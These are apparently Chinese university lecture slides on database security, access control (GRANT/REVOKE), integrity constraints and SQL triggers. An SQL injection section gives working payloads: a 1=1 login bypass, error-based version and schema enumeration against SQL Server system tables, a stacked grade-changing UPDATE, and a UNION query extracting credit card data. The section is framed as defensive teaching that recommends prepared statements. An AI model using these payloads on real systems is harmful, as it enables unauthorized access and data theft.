

第九章 数据库安全

陶煜波

计算机科学与技术学院

空间数据库回顾

- 空间数据库 = 对象关系数据库+空间扩展
- 对象关系数据库与关系数据库相比
 - 扩充了系统类型（结构**类型**，数组类型，多重集合类型和参照类型，支持继承，特别是**方法**）
 - 关系不仅是**元组**的集合，也可以是**对象**的集合
- 空间数据库（矢量）
 - 空间数据类型（几何对象模型的ST_Geometry）
 - 空间数据分析（几何对象模型的30个查询方法）
 - 空间数据索引（PostGIS的GiST索引）

空间数据库回顾

- 空间数据模型
 - 几何对象模型
 - 基于预定义数据类型的实现（numeric或BLOB）
 - 基于扩展几何类型的实现（Geometry类）
 - 几何拓扑模型
 - 网络模型
 - 栅格模型
 - Oracle的GeoRaster
 - PostGIS的WKTRaster（可与几何对象模型进行GIS分析）
 - 注记文本模型
 - 基于预定义和扩展Geometry的实现
- PostGIS的空间数据类型、GIS分析和索引

空间数据库回顾

- 空间数据库概念，关系代数和SQL回顾 第一和两周
- 空间数据模型，空间结构化查询 第三和四周
- 空间网络模型与查询 第十一和十二周
- 空间数据库设计
 - 需求分析（几何，属性，行为）
 - 概念设计（扩展的E-R图）
 - 逻辑设计（将扩展E-R图转换为关系，关系优化）
 - 物理设计（空间数据库，存储方式，建立索引）
 - 实施（建表，导入数据，SQL编程，试运行）
 - 运行维护（转储和恢复，安全性和完整性控制）
（性能监督、分析改进、重组与重构）第七和八周
第五和六周
第九到十周
- Spatial Data Mining / OLAP / NoSQL 第十三和十四周

第九章 数据库安全

- 9.1 数据库的安全性
 - 9.1.1 数据库安全性
 - 9.1.2 安全性控制的一般方法
 - 9.1.3 用户标识和鉴定
 - 9.1.4 存取控制
 - 9.1.5 审计
 - 9.1.6 数据加密
- 9.2 数据库的完整性
- 9.3 数据库的并发控制（OLTP）
- 9.4 数据库的故障恢复

9.1.1 数据库安全性

- 数据库安全性
 - 系统运行安全性
 - 系统信息安全性
 - 数据访问(data access)安全性
 - 系统或编程(system or programming)安全性
 - 数据库系统的安全特性
 - 数据独立性
 - 数据安全性
 - 数据完整性
 - 并发控制
 - 故障恢复
- 思考：如何通过数据独立性保障数据库安全性？

<http://baike.baidu.com/view/1317202.htm>

9.1.1 数据库安全性

- 信息泄露

- 黑客通过B/S应用，以Web服务器为跳板，窃取数据库中数据；传统解决方案对应用访问和数据库访问协议没有任何控制能力
- 数据泄露常常发生在内部，大量的运维人员直接接触敏感数据，传统以防外为主的网络安全解决方案失去了用武之地
- 例如：2013年10月，慧达驿站软件漏洞导致连锁酒店数据库拖库事件：2000万条开房记录泄露


思考：上述两类分别属于数据访问安全性，还是系统或编程安全性？

<http://netsecurity.51cto.com/art/201211/365265.htm>

SQL注入

危险动作
仅供教学
请勿模仿

- 网站用户登录



A login form with three input fields. The first field is labeled 'User ID:', the second 'Password:', and the third 'Corporate:'. Each label is followed by a text input box.

- 除了帐号密码外，还有一个公司名输入框，根据输入框，其服务器端的SQL写法大概：

Select * From Table Where Name= 'XX' and Password = 'YY' and Corp = 'ZZ'

- User ID和Password在客户端（网页）做了检查，但Corporate框疏忽了

思考：如何在客户端做输入检查？

SQL注入 – 匿名登录


- Select * From Table Where Name= 'XX' and Password = 'YY' and Corp = 'ZZ'



User ID:

Password:

Corporate:



User ID:

Password:


Corporate:

- SELECT * From Table WHERE Name='SQL inject' and Password='' and Corp='' or 1=1--'

思考：在服务器数据库中保存密码，即Password = 'YY'，是安全的设计？

SQL注入 – 借助异常获取信息

- Select * From Table Where Name= 'XX' and Password = 'YY' and Corp = 'ZZ'



A screenshot of a web form with three input fields. The first field is labeled 'User ID:' and contains the text 'ttt'. The second field is labeled 'Password:' and is empty. The third field is labeled 'Corporate:' and contains the text ' or 1=(SELECT @@versic'.

- SELECT * From Table WHERE Name='ttt' and Password="" and Corp=" or 1=(SELECT @@VERSION)--'
 - Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (SP3) - 9.0.5500.0 (X64) Sep 21 2011 22:45:45 Copyright (c) 1988-2008 Microsoft Corporation Developer Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1)' to data type int.

SQL注入 – 获取服务器所有的库名、表名、字段名

- 输入: `t' or 1=(SELECT top 1 name FROM master..sysdatabases where name not in (SELECT top 0 name FROM master..sysdatabases))--`
- Conversion failed when converting the nvarchar value 'master' to data type int.
 - 数据库名 “master”

SQL注入 – 获取服务器所有的库名、表名、字段名

- 输入: `b' or 1=(SELECT top 1 name FROM master..sysobjects where xtype='U' and name not in (SELECT top 1 name FROM master..sysobjects where xtype='U'))--`
- Conversion failed when converting the nvarchar value '`spt_fallback_db`' to data type int.
 - 表名 `spt_fallback_db`

SQL注入 – 获取服务器所有的库名、表名、字段名

- 输入: `b' or 1=(SELECT top 1 master..syscolumns.name FROM master..syscolumns, master..sysobjects WHERE master..syscolumns.id=master..sysobjects.id AND master..sysobjects.name='spt_fallback_db');`
- Conversion failed when converting the nvarchar value '`xserver_name`' to data type int.
 - `spt_fallback_db`的第一个字段`xserver_name`
- 获取数据库中的数据

SQL注入

- 服务器端代码

```
advisorName = params[:form][:advisor]
students = Student.find_by_sql(
  "SELECT students.* " +
  "FROM students, advisors " +
  "WHERE student.advisor_id = advisor.id " +
  "AND advisor.name = '" + advisorName + "'" );
```

- 正常查询（从表格中输入参数是'Jones'）

```
SELECT students.* FROM students, advisors
  WHERE student.advisor_id = advisor.id
  AND advisor.name = 'Jones'
```

SQL注入

- 在“Advisor Name”框中输入

`Jones';`

```
UPDATE grades
  SET g.grade = 4.0
  FROM grades g, students s
 WHERE g.student_id = s.id
  AND s.name = 'Smith
```

最终查询变为:

```
SELECT students.* FROM students, advisors
  WHERE student.advisor_id = advisor.id
  AND advisor.name = 'Jones';
```

```
UPDATE grades
  SET g.grade = 4.0
  FROM grades g, students s
 WHERE g.student_id = s.id
  AND s.name = 'Smith'
```

思考：如何在客户端做输入检查避免此类漏洞，或者在数据访问上做什么限制？

SQL注入

- 服务器端代码


```
month = params[:form][:month]
orders = Orders.find_by_sql(
  "SELECT pizza, toppings, quantity, date " +
    "FROM orders " +
    "WHERE user_id=" + user_id +
    "AND order_month=" + month);
```

- month输入

October AND 1=0

UNION SELECT name as pizza, card_num as
toppings,

exp_mon as quantity, exp_year as date
FROM credit_cards '




SQL注入

```
SELECT pizza, toppings, quantity, date  
FROM orders
```

```
WHERE user_id=94412
```

```
AND order_month= October AND 1=0
```

```
UNION SELECT name as pizza, card_num as toppings,  
exp_mon as quantity, exp_year as date  
FROM credit_cards
```



SQL注入

- CardSystems
 - Credit card payment processing company
 - SQL injection attack in June 2005
- The Attack
 - Credit card #s stored unencrypted
 - 263,000 credit card #s stolen from database
 - 43 million credit card #s exposed
- 服务器端解决方法之一
 - Prepared Statements




SQL注入

- 安全性
 - 对用户输入的内容要时刻保持警惕
 - 只有客户端的验证等于没有验证
 - 永远不要把服务器错误信息暴露给用户
- 此外
 - SQL注入不仅能通过输入框，还能通过URL达到目的
 - 除了服务器错误页面，还有其他办法获取到数据库信息
 - 可通过软件模拟注入行为，这种方式盗取信息的速度要比你想象中快的多

9.1.2 安全性控制的一般方法

- SQL Server安全控制策略



9.1.3 用户标识和鉴定

- 系统提供的最外层的安全保护措施
- 方法：
 - 由系统提供一定的方式让用户标识自己的名字或身份
 - 系统内部记录着所有合法用户的标识，每次用户要求进入系统时，由系统对用户身份进行核实，通过鉴定后才提供机器使用权

9.1.3 用户标识和鉴定

- 由操作系统鉴定用户的优点
 - 用户可更方便地连接到数据库，不需要指定用户名和口令
 - 对用户授权的控制集中在操作系统，数据库不存储和管理用户口令，然而用户名在数据库中仍然要维护

9.1.3 用户标识和鉴定

- 由数据库方式的用户确认
 - 数据库利用存储在数据库中的信息可对试图连接到数据库的用户进行鉴定
 - 用户在对数据库建立连接时，首先输入用户名，系统据此来鉴别此用户是否是合法用户，若是，则要求用户输入口令，为保密起见，用户在终端上输入的口令不显示在屏幕上
 - 通过核对口令，系统可以进一步地核实用户的身份

思考：SQL Server和PostgreSQL都是通过数据库的方式进行用户确认？

9.1.4 存取控制

- 存取控制
 - 指授予某个用户某种特权，利用该特权可以以某种方式（如读取、修改等）访问数据库中的某些数据对象
- 数据库创建者拥有所有权限
- SQL授权语句：**GRANT/REVOKE**
 - **GRANT**将某种权限授予某个用户
 - **REVOKE**则收回某个用户所授权限

9.1.4 存取控制

- 数据库授权
 - Make sure users **see** only the data they're supposed to see [类似View的功能]
 - Guard the database against **modifications** by malicious users [Grant/Revoke的功能]
- 用户仅能在授权的数据上进行操作
 - Select on R or Select (A_1, \dots, A_n) on R
 - Insert on R or Insert (A_1, \dots, A_n) on R
 - Update on R or Update (A_1, \dots, A_n) on R
 - Delete on R

9.1.4 存取控制

- 关系R(a, b), S(b, c)和T(a, c)需要哪些权限才能执行下列SQL语句

Update R

Set a = 10

Where b in (select c from S)

and not exists (select a from T where T.a = R.a)

Update on R(a), Select on R(a, b), Select on S(c),
Select on T(a)

9.1.4 存取控制

- GRANT一般格式为：
 - GRANT <权限>[, <权限>]...
 - [ON <对象类型> <对象名>]
 - TO <用户>[, <用户>]...
 - [WITH GRANT OPTION];
- Grant **privs** On **R** to **users** [With Grant Option]
 - Privileges: Select(R), Insert(R), Update(R), Delete(R)
- 其语义为：将对指定数据对象的指定操作权限授予指定的用户
 - 基本表或视图

9.1.4 存取控制

- 举例

- 假设用户王平创建了基本表**S**、**C**和**SC**。则他自动获得对这些表的所有权限（包括将这些权限传播给其他用户的权力）

GRANT INSERT,DELETE ON SC TO 李霞 WITH GRANT OPTION

- 执行此**SQL**语句后，用户李霞不仅拥有了对表**SC**的**INSERT**和**DELETE**权限，还可以传播这些权限，即由用户李霞发上述**GRANT**命令给其他用户

9.1.4 存取控制

例如：李霞可以将此权限授予张建：

```
GRANT INSERT,DELETE ON SC  
TO 张建  
WITH GRANT OPTION;
```

同样，张建还可以将此权限授予李丽：

```
GRANT INSERT,DELETE ON SC  
TO 李丽;
```

张建未给李丽传播权限，因此李丽不能再传播此权限

9.1.4 存取控制

- REVOKE一般格式为:
 REVOKE <权限>[, <权限>]...
 [ON <对象类型> <对象名>]
 FROM <用户>[, <用户>]...;
- Revoke **privs** On **R** From **users** [Cascade | Restrict]
 - Cascade: also revoke privileges granted from privileges being revoked (transitively), unless also granted from another source
 - Restrict: Disallow if Cascade would revoke any other privileges [Default]
 - Grant diagram

9.1.4 存取控制

把用户王芳修改学生年龄的权限收回

```
REVOKE UPDATE(Sage) ON S FROM 王芳;
```

把用户李霞对SC表的INSERT权限收回

```
REVOKE INSERT ON SC FROM 李霞 Cascade;
```

DBMS在收回李霞对SC表的INSERT权限的同时，还会自动收回张建和李丽对SC表的INSERT权限，即收回权限的操作会级联下去的


9.1.4 存取控制

- 用户A创建了表R，接着依次执行以下操作：
 - A grant read(R) to B with grant option
 - A grant read(R) to C with grant option
 - B grant read(R) to D
 - C grant read(R) to D
 - A revokes read(R) from B restrict

最后一句会报错吗？ **NO**

9.1.4 存取控制

- 权限控制



9.1.4 存取控制

- 用户U创建了表T，接着依次执行以下操作：
 - User U: grant select on T to V, W with grant option
 - User V: grant select on T to W
 - User W: grant select on T to X,Y
 - User U: grant select on T to Y
 - User U: revoke select on T from V restrict
 - 此时，用户V，W，X和Y各有什么权限？
 - User U: revoke select on T from W cascade
 - 此时，用户V，W，X和Y各有什么权限？

9.1.4 存取控制

- 特权是执行一种特殊类型的SQL语句或存取另一用户的对象的权力
- 有两类特权：
 - 系统特权
 - 对象特权

9.1.4 存取控制

- 系统特权

- 执行一种特殊动作或者在特定对象类型上执行一种特殊动作的权利
- 系统特权可授权给用户或角色
- 一般情况下，系统特权授给系统管理人员和应用开发人员

9.1.4 存取控制

- 对象特权

- 在指定的表、视图、存储过程或函数上执行特殊动作的权利。对于不同类型的对象,有不同类型的对象特权
- 对于有些对象,如索引、触发器等,没有相关的对象特权,它们由系统特权控制
- 数据库表的创建者对这些表上的对象具有全部对象特权
- 对象的创建者可将这些对象上的任何对象特权授权给其他用户
- 如果被授权者包含有**GRANT OPTION** 特权,那么他也可将其权利再授权给其他用户

9.1.4 存取控制

- 角色是一组权限的集合。有了角色的概念，安全管理机制可以把表或其他数据库对象上的一些权限进行组合，将它们赋予一个角色。需要时只需将该角色授予一个用户或一组用户，这样可以降低安全机制的负担和成本
- 优点：分组，便于管理

存取控制小结

- Make sure users see only the data they're supposed to see
- Guard the database against modifications by malicious users
- Users have **privileges**; can only operate on data for which they **authorized**
- **Grant** and **Revoke** statements
- Beyond simple table-level privileges: use **views**
- 系统特权和对象特权， 角色

9.1.5 审计

- 审计是对选定用户动作的监控和记录，通常用于：
 - 审查可疑的活动。例如：数据被非授权用户所删除，此时安全管理员可决定对该数据库的所有连接进行审计，以及对数据库的所有表的成功或不成功删除操作进行审计
 - 监视和收集关于指定数据库活动的的数据。例如：**DBA**可收集哪些被修改、执行了多少次逻辑的I/O等统计数据

9.1.6 数据加密

- 对于高度敏感性数据，例如，财务数据、军事数据、国家机密等，除以上安全措施外，还可以采用数据加密技术
- 对于那些企图通过不正常渠道（例如不是通过 **DBMS**，而是通过自己编的程序）来存取数据的人，只能看到一些无法辨认的二进制数
- 用户正常检索数据时，首先要提供密码钥匙，由系统进行译码后，才能得到可识别的数据

9.1.6 数据加密

- 加密机制的系统必然提供相应的解密程序
 - 这些解密程序本身也必须具有一定的安全性保护措施，否则数据加密的优点也就遗失殆尽了
- 数据加密和解密很费时，而且占用大量系统资源，因此
 - **DBMS**往往也将其作为可选特征，允许用户自由选择，只对高度机密的数据加密

第九章 数据库安全

- 9.1 数据库的安全性
- 9.2 数据库的完整性
 - 9.2.1 完整性约束条件的定义
 - 9.2.2 触发器
 - 9.2.3 视图与触发器
 - 9.2.4 完整性约束条件的修改
 - 9.2.5 完整性约束条件的检查和违约处理
- 9.3 数据库的并发控制（OLTP）
- 9.4 数据库的故障恢复

9.2 数据完整性

- 数据库的完整性是指保证数据库中数据的正确性、有效性和相容性，防止错误的数据进入数据库
- 例如，学生的学号必须唯一；性别只能是男或女；学生所在的系必须是学校开设的系；用户需求要求的约束等

9.2 数据完整性

- 为维护数据库的完整性，**DBMS**必须提供一种机制来检查数据库中的数据，看其是否满足语义规定的条件
- 这些加在数据库数据之上的语义约束条件称为**数据库完整性约束条件**，它们作为模式的一部分存入数据库中
- **DBMS**中检查数据是否满足完整性约束条件的机制称为**完整性检查**

9.2 数据完整性

- 完整性约束(Integrity constraints) – static
 - Constrain allowable database states, beyond those imposed by structure and types
 - Why use them?
 - Data-entry errors (inserts)
 - Correctness criteria (updates)
 - Enforce consistency
 - Tell system about data (store, query processing)
- 触发器(Triggers) – dynamic
 - Monitor database changes
 - Check conditions and initiate actions

9.2 数据完整性

- 完整性约束(Integrity constraints)分类
 - 实体完整性
 - 参考完整性
 - 用户定义完整性
- 完整性约束(Integrity constraints)分类
 - Not Null
 - Key
 - Referential integrity (foreign key)
 - Attribute-based
 - Tuple-based
 - General assertion

思考：在实际应用中，我们并不定义太多完整性约束，为什么？

9.2 数据完整性

- SQL标准使用了一系列的技术来表达完整性，包括关系模型的实体完整性、参照完整性和用户定义的完整性
 - 不同数据库系统在实现上存在差异
- 这些完整性约束条件是用DDL语句定义的，主要体现在CREATE TABLE语句中，也可以通过Alter Table添加

9.2 数据完整性

- Declaring and enforcing constraints
- Declaration
 - With original scheme: checked after bulk loading
 - Or later: checked on current DB
- Enforcement
 - Check after every “dangerous” transaction
 - Deferred constraint checking

9.2 数据完整性

Create table T (A int primary key);

Insert into T values(123);

Insert into T values(234);

Update T set A = A - 111;

Update T set A = A + 111;

- 以上语句在各数据库系统中的执行结果？
- 用**PRIMARY KEY**语句定义了关系的主码后，每个用户程序对主属性进行操作时，系统将自动进行完整性检查，如果操作使主属性为空或使主码不唯一，则系统拒绝此操作，从而保证实体完整性

9.2 数据完整性

- 触发器Trigger
 - “Event-Condition-Action Rules”
When *event* occurs, check *condition*; if true, do *action*
- When use them?
 - Move logic from applications to DBMS
 - To enforce constraints
 - Expressiveness
 - Constraint “repair” logic

9.2 数据完整性

- 触发器Trigger SQL标准写法
 - “Event-Condition-Action Rules”
 - 不同数据库系统存在较大差异

Create Trigger **name**

Before | After | Instead Of **events**

[**referencing-variables**]

[For Each Row]

When (**condition**)

action

9.2.1 完整性约束条件的定义

- 类型
 - Key
 - Referential integrity (foreign key)
 - Unique
 - Not Null
 - Attribute-based (Check)
 - Tuple-based (Check)
 - General assertion (大部分数据库系统没有实现)
- 不同数据库系统中不同实现方式

9.2.2 触发器

- 触发器是一类特殊的过程。触发器中规定用户在对数据库表（关系）执行**INSERT**、**UPDATE**、**DELETE**等操作时，数据库系统应该执行什么相关的操作以保证数据的完整性
 - 不同数据库系统实现存在较大差异
- Event-Condition-Action Rules

When **event** occurs, check **condition**; if true, do **action**

9.2.2 触发器

- Events
 - Insert on T [new]
 - Delete on T [old]
 - Update [of C_1, \dots, C_n] on T [old, new]
- For Each Row
 - Once for each modified tuple
 - Tuple level / Statement (transaction) level
- Referencing-variables
 - Old row as var
 - New row as var
 - Old table as var
 - New table as var

SQL标准
Create Trigger **name**
Before | After | Instead Of **events**
[**referencing-variables**]
[For Each Row]
When (**condition**)
action

9.2.2 触发器

- Condition
 - Like SQL where
- Action
 - SQL statement

SQL标准
Create Trigger **name**
Before | After | Instead Of **events**
[**referencing-variables**]
[For Each Row]
When (**condition**)
action

9.2.2 触发器

- 举例：用触发器实现参考完整性
 - R.A references S.B, cascaded delete

Create Trigger **Trigger1**

After Delete On **S**

Referencing Old Row As **O**

For Each Row

[No condition]

Delete From **R** where **A = O.B**

思考：这是tuple level，还是statement level?

SQL标准

Create Trigger **name**

Before | After | Instead Of **events**

[**referencing-variables**]

[For Each Row]

When (**condition**)

action

9.2.2 触发器

- 举例：用触发器实现参考完整性
 - R.A references S.B, cascaded delete
 - 如何用statement level实现？

Create Trigger **Trigger2**

After Delete On **S**

Referencing **Old Table** As **OT**

[For Each Row]

[No condition]

Delete From **R** where **A** in (select **B** from **OT**)

9.2.2 触发器

- 举例：用触发器实现参考完整性
 - R.A references S.B, cascaded update
- Create Trigger **Trigger3**
After Update of **B** On **S**
Referencing **Old Row** As **O**, **New Row** As **N**
For Each Row
[No condition]
Update **R** Set **A** = **N.B** Where **A** = **O.B**;

思考：如何用触发器实现外码修改时的其他处理方式？

9.2.2 触发器

- 举例：用触发器实现实体完整性

- 关系R的主码为属性A

Create Trigger **Trigger4**

Before Insert On **R**

Referencing **New Row** As **N**

For Each Row

When exists (select * from **R** where **A = N.A**)

select raise(ignore); -- SQLite raise error

9.2.2 触发器

- 举例： Self-triggering: T(A)
Create Trigger **Trigger5**
After Insert On **T**
Referencing **New Row As N**
For Each Row
When (select count(*) from T) < 100
insert into **T** values(**N.A** + 1);

Insert into T values (1)

思考：在哪些数据库系统中会产生自我触发？

9.2.2 触发器

- 举例：Row-Level Immediate Activation

- T1(A), T2(A)

- Insert into T1 values (1);

- Insert into T1 values (1);

- Insert into T1 values (1);

- Insert into T1 values (1)

- Create trigger **Trigger6**

- After insert on **T1**

- Referencing **New Row** as **N**

- For Each Row

- insert into **T2** select avg(A) from T1;

思考：哪些数据库系统是Row-Level Immediate Activation?

- Insert into T1 select A + 1 from T1;

9.2.2 触发器

- 举例：创建一个名为**RaiseTrig**的触发器，当**Employee**表中某个雇员的工资涨幅大于10%时，则将此操作记录到另一个表**Salarylog**中。

Employee表定义：

```
CREATE TABLE Employee
(Name          CHAR(15),
Deptid        INTEGER,
Salary        DECIMAL(10,2),
Job_Title     CHAR(15))
PRIMARY KEY   (Name);
```

Salarylog表定义：

```
CREATE TABLE Salarylog
(UserName      CHAR(30),
EmpName       CHAR(30),
OldSalary     DECIMAL(10,2),
NewSalary     DECIMAL(10,2))
PRIMARY KEY   (UserName);
```

9.2.2 触发器

- 触发器的定义如下：

```
CREATE TRIGGER RaiseTrig
AFTER UPDATE OF (Salary) ON Employee /*触发事件*/
REFERENCING OLD Row AS OldRow, NEW Row
AS NewRow
FOR EACH ROW
WHEN((NewRow.Salary -
OldRow.Salary)/OldRow.Salary > 0.1)
INSERT INTO SalaryLog
VALUES (USER, NewRow.Name, OldRow.Salary,
NewRow.Salary);
```


9.2.2 触发器

- Row-level vs. Statement-level
 - New/Old Row and New/Old Table
 - Before, Instead Of
- Multiple triggers activated at same time
- Trigger actions activating other triggers (chaining)
 - Self-triggering, cycles, nested invocations
- Conditions in **When** vs. as part of **action**

9.2.2 触发器

- $T(K, V)$ – K key, V value

Create Trigger **IncreaseInserts**

After Insert on **T**

Referencing **New Row** as **NR**, **New Table** As **NT**

For Each Row

When (Select avg(**V**) from **T**) < (Select avg(**V**) from **NT**)

Update **T** set **V** = **V** + 10 where **K** = **NR.K**

- No statement-level equivalent
- Nondeterministic final state

9.2.2 触发器

- 关系R(a, b)具有以下触发器

CREATE TRIGGER **Rins**

AFTER INSERT ON **R**

REFERENCING **NEW ROW** AS **new**

FOR EACH ROW

WHEN (**new.a** * **new.b** > 10) INSERT INTO R VALUES (**new.a** - 1, **new.b** + 1);

初始时R为空集，当insert下列哪个元组时，关系R中正好包含3个元组？ **A**

A. (2, 10) B. (3, 9) C. (11, 1) D. (5, 4)

9.2.2 触发器

- PostgreSQL
 - Expressiveness/behavior = full standard row-level + statement-level, old/new row & table
 - Cumbersome & awkward syntax
 - <http://www.postgresql.org/docs/current/static/plpgsql-trigger.html>
- SQLite
 - Row-level only, immediate activation → No old/new table
- MySQL
 - Row-level only, immediate activation → No old/new table
 - Only one trigger per event type
 - Limited trigger chaining
- SQL Server
 - <http://technet.microsoft.com/zh-cn/library/ms17819.aspx>

触发器小结

- Before and After; Insert, Delete, and Update
- New and Old
- Conditions and actions
- Triggers enforcing constraints
- Trigger chaining
- Self-triggering, cycles
- Conflicts
- Nested trigger invocations

9.2.3 视图与触发器

- 视图
 - 内模式—模式—外模式
- Why use views?
 - Hide some data from some users
 - Make some query easier / more natural
 - Modularity of database access
- Real applications tend to use lots and lots (and lost and lost!) of views

9.2.3 视图与触发器

- 定义和使用视图

- View $V = \text{ViewQuery}(R_1, R_2, \dots, R_n)$
- Schema of V is schema of query result
- Query Q involving V , conceptually:

$V := \text{ViewQuery}(R_1, R_2, \dots, R_n)$

Evaluate(Q)

- In reality, Q rewritten to use R_1, \dots, R_n instead of V
